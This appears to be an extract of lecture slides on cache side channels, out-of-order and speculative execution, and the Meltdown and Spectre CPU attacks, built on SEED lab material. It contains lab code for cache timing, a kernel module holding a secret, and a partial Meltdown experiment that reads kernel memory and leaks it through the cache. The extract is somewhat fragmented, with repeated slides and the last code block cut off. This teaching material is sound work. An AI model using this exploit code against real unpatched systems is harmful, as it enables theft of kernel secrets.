
Attacker Address Space




Victim Address Space




Way 0



Way 1



Way 2



Way 3

# Flush+Reload


Step 3 Probe: Attacker accesses that  
block again and measure




Attacker Address Space




Victim Address Space




Way 0



Way 1



Way 2



Way 3

# Cachetime.c from SEED labs

```
uint8_t array[10*4096];

int main(int argc, const char **argv) {
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t *addr;
    int i;

    // Initialize the array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH the array from the CPU cache
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Access some of the array items
    array[2*4096] = 200;
    array[8*4096] = 200;

    for(i=0; i<10; i++) {
        addr = &array[i*4096];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        printf("Access time for array[%d*4096]: %d CPU cycles\n", i, (int)time2);
    }
    return 0;
}
```

# Flush\_reload.c from SEED labs

```
gcc -march=native CacheTime.c
```

[11/23/20]seed@VM:~\$ lscpu

Architecture: i686  
CPU op-mode(s): 32-bit  
Byte Order: Little Endian  
CPU(s): 2  
On-line CPU(s) list: 0,1  
Thread(s) per core: 1  
Core(s) per socket: 2  
Socket(s): 1  
Vendor ID: GenuineIntel  
CPU family: 6  
Model: 126  
Model name: Intel(R) Core(TM) i7-1065G7 CPU @ 1.30GHz  
Stepping: 5  
CPU MHz: 1497.600  
BogoMIPS: 2995.20  
Hypervisor vendor: KVM  
Virtualization type: full  
L1d cache: 48K  
L1i cache: 32K  
L2 cache: 512K  
L3 cache: 8192K  
Flags: fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca  
cmov pat pse36 clflush mmx fxsr sse sse2 ht nx rdtscp constant\_tsc xtopology non

# Meltdown and Spectre

<https://meltdownattack.com/>



<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5754>


# Meltdown Basics

Meltdown allows attackers to read arbitrary physical memory (including kernel memory) from an unprivileged user process

Meltdown uses ***out of order instruction execution*** to leak data via a processor covert channel (cache lines)

Meltdown was patched (in Linux) with KAISER/KPTI

# An In-order Pipeline



Problem: A true data dependency stalls dispatch of younger instructions into functional (execution) units

Dispatch: Act of sending an instruction to a functional unit



# Can We Do Better?

What do the following two pieces of code have in common (with respect to execution in the previous design)?

```
IMUL R3 ← R1, R2
ADD  R3 ← R3, R1
ADD  R1 ← R6, R7
IMUL R5 ← R6, R8
ADD  R7 ← R3, R5
```

```
LD   R3 ← R1 (0)
ADD  R3 ← R3, R1
ADD  R1 ← R6, R7
IMUL R5 ← R6, R8
ADD  R7 ← R3, R5
```

Answer: First ADD stalls the whole pipeline!

ADD cannot dispatch because its source registers unavailable

Later independent instructions cannot get executed


# Out-of-Order Execution (Dynamic Instruction Scheduling)

Idea: Move the dependent instructions out of the way of independent ones; Rest areas for dependent instructions: Reservation stations

Monitor the source “values” of each instruction in the resting area. When all source “values” of an instruction are available, “fire” (i.e. dispatch) the instruction. Instructions dispatched in dataflow (not control-flow) order

Benefit: Latency tolerance: Allows independent instructions to execute and complete in the presence of a long latency operation

# In-order vs. Out-of-order Dispatch




IMUL  $R3 \leftarrow R1, R2$

ADD  $R3 \leftarrow R3, R1$

ADD  $R1 \leftarrow R6, R7$

IMUL  $R5 \leftarrow R6, R8$

ADD  $R7 \leftarrow R3, R5$



```

#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/vmalloc.h>
#include <linux/version.h>
#include <linux/proc_fs.h>
#include <linux/seq_file.h>
#include <linux/uaccess.h>

static char secret[8] = {'S','E','E','D','L','a','b','s'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file)
{
    #if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
        return single_open(file, NULL, PDE(inode)->data);
    #else
        return single_open(file, NULL, PDE_DATA(inode));
    #endif
}

static ssize_t read_proc(struct file *filp, char *buffer,
                        size_t length, loff_t *offset)
{
    memcpy(secret_buffer, &secret, 8);
    return 8;
}

static const struct file_operations test_proc_fops =
{
    .owner = THIS_MODULE,
    .open = test_proc_open,
    .read = read_proc,
    .llseek = seq_lseek,
    .release = single_release,
};

static __init int test_proc_init(void)
{
    // write message in kernel message buffer
    printk("secret data address:%p\n", &secret);

    secret_buffer = (char*)vmalloc(8);

    // create data entry in /proc
    secret_entry = proc_create_data("secret_data",
                                    0444, NULL, &test_proc_fops, NULL);
    if (secret_entry) return 0;

    return -ENOMEM;
}

static __exit void test_proc_cleanup(void)
{
    remove_proc_entry("secret_data", NULL);
}

module_init(test_proc_init);
module_exit(test_proc_cleanup);[12/02/20]seed@VM:~/Meltdown_Attack$

```

# Speculative Execution

The processor can preserve its current register state, make a prediction as to the path that the program will follow, and speculatively execute instructions along the path.

If the prediction turns out to be correct, the results of the speculative execution are committed (i.e., saved), yielding a performance advantage over idling during the wait.

Otherwise, when the processor determines that it followed the wrong path, it abandons the work it performed speculatively by reverting its register state and resuming along the correct path.

# Speculative Execution

Speculative execution on modern CPUs can run several hundred instructions ahead.

Speculative execution is an optimization technique where a computer system performs some task that may not be needed. Work is done before it is known whether it is actually needed, so as to prevent a delay that would have to be incurred by doing the work after it is known that it is needed.

# Branch Prediction


During speculative execution, the processor makes guesses as to the likely outcome of branch instructions.

The branch predictors of modern Intel processors, e.g., Haswell Xeon processors, have multiple prediction mechanisms for direct and indirect branches.

# Spectre V1

## Conditional branch misprediction

```
if (x < array1_size)  
    y = array2[array1[x] * 4096];
```





# Spectre V2

Indirect branches can be poisoned by an attacker and the resulting misprediction of indirect branches can be exploited to read arbitrary memory from another context.

# Spectre vs. Meltdown

Meltdown does not use branch prediction. Instead, it relies on the observation that when an instruction causes a trap, following instructions are executed out-of-order before being terminated.

Second, Meltdown exploits a vulnerability specific to many Intel and some ARM processors which allows certain speculatively executed instructions to bypass memory protection.

Meltdown accesses kernel memory from user space. This access causes a trap, but before the trap is issued, the instructions that follow the access leak the contents of the accessed memory through a cache covert channel.

# Meltdown and Spectre

<https://meltdownattack.com/>



<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5754>

Slides from SEED project and Jake Williams


# Meltdown Basics

Meltdown allows attackers to read arbitrary physical memory (including kernel memory) from an unprivileged user process

Meltdown uses ***out of order instruction execution*** to leak data via a processor covert channel (cache lines)

Meltdown was patched (in Linux) with Kernel page-table isolation (KAISER/KPTI)

# Meltdown Attack




Step 1: A user process reads a byte of arbitrary kernel memory. This should cause an exception (and eventually will), but will leak data to a side channel before the exception handler is invoked due to out of order instruction execution.

CPU  
Cache




Clear the elements of the user space array from the CPU cache.

# Meltdown Attack




Step 2: The value of the secret data is used to populate data in an array that is readable in user space memory. The position of the array access depends on the secret value.

## CPU Cache




Due to out of order instruction processing, this user space array briefly contains the secret (by design), but the operation is flushed before it can be read.

# Meltdown Attack




Step 3: An exception is triggered that discards the out of order instructions. The secret cannot be read from the user space array

## CPU Cache




Secret data is never available in the user accessible array since the exception discards the results of the out of order Instruction computations.

# Meltdown Attack



Step 4: The unprivileged process iterates through array elements. The cached element will be returned much faster, revealing the contents of the secret byte read.  
\* The array is really 4KB elements

## CPU Cache



Secret data is never available in the user accessible array since the exception discards the results of the out of order Instruction computations.



# SEED/MeltdownKernel.c

```
static char secret[8] = {'S', 'E', 'E', 'D', 'L', 'a', 'b', 's'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file) {
    return single_open(file, NULL, PDE_DATA(inode)); }

static ssize_t read_proc(struct file *filp, char *buffer, size_t length, loff_t *offset) {
    memcpy(secret_buffer, &secret, 8);
    return 8; }

static const struct file_operations test_proc_fops =
{ .owner = THIS_MODULE, .open = test_proc_open, .read = read_proc, .llseek = seq_lseek, .release = single_release, };

static __init int test_proc_init(void) {
    printk("secret data address:%p\n", &secret);
    secret_buffer = (char*)vmalloc(8);
    secret_entry = proc_create_data("secret_data", 0444, NULL, &test_proc_fops, NULL);
    if (secret_entry)
        return 0;
    return -ENOMEM; }

static __exit void test_proc_cleanup(void) {
    remove_proc_entry("secret_data", NULL); }

module_init(test_proc_init);
module_exit(test_proc_cleanup);
```

# SEED/usertest.c

```
int main()
{
    char *kernel_data_addr = (char*)0xfb61b000;
    char kernel_data = *kernel_data_addr;
    printf("I have reached here.\n");
    return 0;
}
```

# SEED/ExceptionHandling.c

```
static sigjmp_buf jbuf;
static void catch_segv()
{
    siglongjmp(jbuf, 1);
}

int main() {
    long kernel_data_addr = 0xfb61b000;
    signal(SIGSEGV, catch_segv);
    if (sigsetjmp(jbuf, 1) == 0)
    {
        char kernel_data = *(char*)kernel_data_addr;
        printf("Kernel data at address %lu is: %c\n", kernel_data_addr, kernel_data);
    }
    else
    {
        printf("Memory access violation!\n");
    }

    printf("Program continues to execute.\n");
    return 0;
}
```

Access Kernel Memory  
`kernel_data = *kernel_addr`

```
graph TD; A["Access Kernel Memory  
kernel_data = *kernel_addr"] --> B["Out-of-order execution"]; A --> C["Access permission check"]; B --> D["Bring the kernel data to register.  
Continue execution."]; C --> E["If permission check fails, interrupt  
the out-of-order execution."]; D -.- E; E -.- F["Interrupted. Execution  
results are discarded."];
```

**Out-of-order execution**

Bring the kernel data to register.  
Continue execution.

**Access permission check**

Interrupted. Execution  
results are discarded.

If permission check fails, interrupt  
the out-of-order execution.

# SEED/MeltdownExperiment.c

```
void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1; }

static sigjmp_buf jbuf;
static void catch_segv() { siglongjmp(jbuf, 1); }

int main() {
    signal(SIGSEGV, catch_segv);
    flushSideChannel();

    if (sigsetjmp(jbuf, 1) == 0)
    {
        meltdown(0xfb61b000); }
    else{
        printf("Memory access violation!\n");
    }

